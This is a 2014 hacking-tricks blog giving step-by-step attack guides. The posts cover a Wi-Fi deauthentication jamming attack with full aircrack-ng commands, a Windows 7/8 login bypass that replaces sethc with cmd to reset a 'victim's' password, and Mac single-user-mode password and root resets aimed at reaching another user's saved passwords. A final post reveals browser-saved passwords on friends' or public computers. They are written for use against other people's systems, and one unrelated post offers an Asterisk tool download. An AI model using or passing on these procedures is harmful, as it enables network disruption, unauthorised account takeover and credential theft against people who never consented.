Thursday, May 22, 2014

WIFI Jamming Attack - DeAuth Attack

I am posting this method for Linux but I suppose this will work on Windows too.
FIRST: You will need aircrack-ng. The method of installing it is different for every Linux distribution. In Ubuntu you can install it by issuing following command in terminal window:
sudo apt-get install aircrack-ng

SECOND: After installing it we need to find out if our network adapter is detected by system or not.
Issue following command in terminal window to get a list of detected adapters:
sudo airmon-ng
This will show an output like this:
Zer0C00l@ASUS-PC:~$ sudo airmon-ng
Interface       Chipset                 Driver
wlan0              Intel 965CDX     iwl3965 – [phy0]
It may show other adapters like eth0, eth1 and so on, but we need only wlan0 (e.i. the Wireless Adapter).
THIRD: Now we need to put our Wireless card to monitor mode, issue following command in terminal window:
sudo airmon-ng start wlan0
which will show a message “monitor mode enabled on mon0″, where mon0 is a new interface which we will use for monitoring.
FOURTH: Now we need to find out which networks are available from our location. Make sure you are as close to your desired access point as possible and issue this command in terminal:
sudo airodump-ng mon0
Note down the BSSID (MAC address) of the access point you want to attack.
FIFTH: The final step! Issue following command in terminal:
sudo aireplay-ng -0 0 -a 00:AB:6C:CD:40:70 -c mon0
Where,
-0 is for deAuthentication.
0  (zero) is for continuously sending deAuthentication packets.
-a 00:AB:6C:CD:40:70 is the BSSID of Access Point you want to attack. 
mon0 is the monitor interface we created earlier.
We will get an output like this:
20:10:02  Sending DeAuth to broadcast — BSSID: [00:AB:6C:CD:40:70]
20:10:03  Sending DeAuth to broadcast — BSSID: [00:AB:6C:CD:40:70]

Wednesday, May 21, 2014

Hack Windows 7 / Windows 8 Password Easily - No Software or CD Needed


  1. First, you will start up the computer (or restart it).
  2. While the computer is coming up and you can see it saying, “Starting Windows,” grab and hold down the power button until it does a hard-shutdown.
  3. This will make Windows have an issue. It will think it is broken and ask you if you want to Launch Repair, or Start Normally. You will choose to Launch Startup Repair.
  4. Start-up repair will boot up and take a little while, then it will ask you if you want to use a System Restore Point. You are going to choose “Cancel.”
  5. Wait until you get a dialogue telling you that Start-up Repair could not repair the computer automatically!  So, you will click on the down arrow in the bottom left so you can see the Problem Details.
  6. Now you will click on the link at the very end of the Detail Report. It is the link for the Privacy Statement.                                                       
  7. Notepad will come up with the Privacy statement in it. You will go on the File menu and go to Open.
  8. Using the Open Dialogue, you will go to “Computer” –> “Local Disk” –> “Windows” –> “System 32, don’t forget to switch from “Text Documents” to “All Files” so you can see every file in this folder.
  9. Rename the file “sethc”  to “sethc-bak
  10. copy and paste the  “cmd” in the same folder. You will now have a file called “cmd – Copy.” You need to rename this to “sethc”. and reboot the PC.
  11. You will now be at the Login prompt (where you don’t know the password). Hit the Shift Key on your keyboard 5 times.
  12. The Command Prompt with Administrator Privileges comes up! You will type in:net user and then make note if your intended victim username. If the username you have at the login screen is not here, then it is probably a mask for one of the ones here on the net user screen. Choose wisely.
  13. To reset the password, type in: net user [username] [password]

Tuesday, May 20, 2014

Asterisk FOP Alternative

Modified Version of Asternic Stat which easily replaces the FOP in Asterisk PBX, it shows only the real time events. It's Easy to install and there's no limitation.

I Modified this tool to show the user extension, DND status, and many other things. this tool is perfect for supervision and if you're searching for tool with view access only.


The Installation Guide is included
Download Link: Click Here
Archive Password is: passtricks.blogspot.com


Break Mac OS Password

you just need to do a bit of fancy command-line footwork to achieve the same end as the CD method. Boot up the computer, holding Command+S as you hear the startup chime. The Mac will boot into single user mode, giving you a command prompt after loading everything up. If the Mac is running Snow Leopard or below, type the following commands, hitting Enter after each one and waiting for the prompt to come up again before running the next one:

/sbin/fsck -fy
 /sbin/mount -uw /
 launchctl load /System/Library/LaunchDaemons/com.apple.DirectoryServices.plist
 dscl . -passwd /Users/User Password

If the Mac is running Lion or above, you'll instead want to use the following commands:

/sbin/fsck -fy
 /sbin/mount -uw /
 launchctl load /System/Library/LaunchDaemons/com.apple.opendirectoryd.plist
 dscl . -passwd /Users/User Password

Replace User with the user whose account you want to access and Password with the new password you want to assign to that user. If you get an error message about com.apple.DirectoryServicesLocal.plist on a Lion or Mountain Lion machine, just ignore it—the password reset should still work.


If you don't know the user's username, it should be pretty easy to run ls /Users at any time during single user mode to list all the home folders on the Mac, which usually correspond to the usernames available on the Mac. Note that the user's password is different than the root password. If you want access to the more secured parts of their machine—like their password keychain—you can change their root password by running this command after loading opendirectoryd.plist:

passwd root

Once finished, you should have access to most of their system, including their saved passwords for other apps.

Monday, May 19, 2014

Hack Browser Saved Password

Revealing Passwords with Inspect Element
In both Chrome and Firefox, you can use the Inspect Element tool to uncover saved passwords on any website.
Simply go to the site where you have a password saved and highlight those little black dots. Once those dots are highlighted, right-click and select the Inspect Element opt
When you click on Inspect Element, you will be able to see the webpage's code. This new frame should appear at the bottom of your browser window.

Since you have already highlighted the part you are interested in, the password section, it will automatically be highlighted, as you can see in the image above. If you just see the black bar in Firefox, you may have to open the Markup Panel, as seen below.
In order to unveil the saved password, you are going to have to alter some text. Locate where it says type ="password".

Select the text password and hit Delete. Now, replace it with the word text.
Now, press Enter. The second you do, the password box that was previously filled with those standard security dots will now show the complete text of whatever password was saved there.
Obviously, this could be used to reveal other people's passwords, too. Like, if your fooling around on your friend's computer, or if some bozo actually saved his/her password on a public computer. Boy, what you could do with somebody else's password!

I